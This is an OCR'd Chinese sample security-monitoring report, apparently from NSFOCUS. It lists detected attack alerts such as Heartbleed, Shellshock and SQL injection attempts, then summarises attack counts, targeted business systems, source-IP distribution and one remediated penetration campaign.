2018-11-26 13:13:21			OpenSSL TLS心跳扩展协议包远程信息泄露漏洞 (CVE-2014-0160)	1	漏洞攻击
2018-11-26 13:13:18			Microsoft FrontPage authors.pwd文件访问	1	web扫描
2018-11-26 13:13:16			GNU Bash 环境变量远程命令执行漏洞(CVE-2014-6271)	18	web扫描
2018-11-26 13:13:15	202.106.49.110(北京市)	*.*.*.*(BB系统)	Spring Boot框架SPEL表达式注入漏洞	1	web扫描、漏洞攻击
2018-11-26 13:13:13			Web应用漏洞扫描器WVS 2012扫描操作	1	web扫描
2018-11-26 13:10:48			Web请求可疑目录遍历操作	51	web扫描
2018-11-26 12:02:44			Web服务远程SQL注入攻击可疑行为	1	web扫描
2018-11-26 12:02:13			Plone and Zope XMLTools远程命令执行漏洞	1	web扫描
2018-11-26 12:01:58			MongoDB phpMoAdmin远程代码执行漏洞	1	web扫描、漏洞攻击
2018-11-26 12:01:51			Web服务远程跨站脚本执行攻击	1	web扫描
2018-11-26 12:00:58			Microsoft FrontPage扩展Service文件访问	1	web扫描
2018-11-26 12:00:41			Web请求可疑目录遍历操作	1	web扫描
2018-11-26 12:00:38			OpenSSL TLS心跳扩展协议包远程信息泄露漏洞 (CVE-2014-0160)	1	漏洞攻击
2018-11-26 11:59:51			Microsoft FrontPage authors.pwd文件访问	1	web扫描
2018-11-26 11:59:39			GNU Bash 环境变量远程命令执行漏洞(CVE-2014-6271)	1	web扫描
2018-11-26 11:59:37			Spring Boot框架SPEL表达式注入漏洞	1	web扫描、漏洞攻击
2018-11-26 11:59:34			Web应用漏洞扫描器WVS 2012扫描操作	1	web扫描

NSFOCUS


样例报告

- XX期间安全人员共发现264次重要攻击事件。攻击事件的时间分布图如下：




样例报告

- 攻击事件以漏洞扫描为主，其次是SQL注入攻击、命令注入攻击等。事件类型分布图如下：




样例报告

- 本次保障的业务系统是18个，共15个业务系统遭受了攻击，电子商务系统占比最高，其次是官方网站。业务系统分布图如下：




样例报告

- 监测到252个攻击源IP，其中83%分布在境内，17%分布在境外。分布在境内的攻击源省份排名前10位如下：



样例报告

- 电子商务系统遭受的攻击事件主要集中在7月19日至21日，系遭受了漏洞扫描攻击、渗透攻击，其他时间告警数量较少。重要事件的分布图如下：



样例报告

- 源IP 45.X.X.X(四川省)于7月20日至23日对A业务系统进行了渗透攻击，主要形式是漏洞扫描、暴力猜解、SQL注入攻击、远程代码执行漏洞攻击、木马后门上传，共计触发21450次告警。经过对原始日志的进一步分析，判定这是一起渗透攻击事件，发现后立即与业务系统管理员排查处置，现已将威胁清除。对该攻击者的攻击行为进行描绘，得到以下画像：